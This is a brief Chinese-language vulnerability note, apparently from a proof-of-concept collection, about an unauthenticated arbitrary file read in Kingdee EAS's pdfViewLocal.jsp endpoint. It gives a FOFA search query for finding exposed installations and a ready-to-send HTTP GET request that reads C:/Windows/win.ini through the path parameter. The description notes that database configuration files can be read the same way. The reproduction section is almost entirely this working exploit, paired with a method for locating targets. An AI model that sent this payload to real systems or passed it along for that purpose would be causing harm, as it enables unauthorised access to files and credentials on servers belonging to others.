J16-1金蝶-EAS-任意文件读取


漏洞描述：

金蝶EAS pdfviewlocal接口处存在任意文件读取漏洞，未经身份验证的攻击者可通过该漏洞读取系统重要文件（如数据库配置文件、系统配置文件）、数据库配置文件等等，导致网站处于极度不安全状态。

影响版本：

- 金蝶-EAS

网站图片：



网络测绘：

fofa语法：

app="Kingdee-EAS"

漏洞复现：

payload：

```
GET /plt_document/fragments/content/pdfViewLocal.jsp?path=C:/Windows/win.ini HTTP/1.1
Host: your-ip
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
```

效果图:
读取C:/Windows/win.ini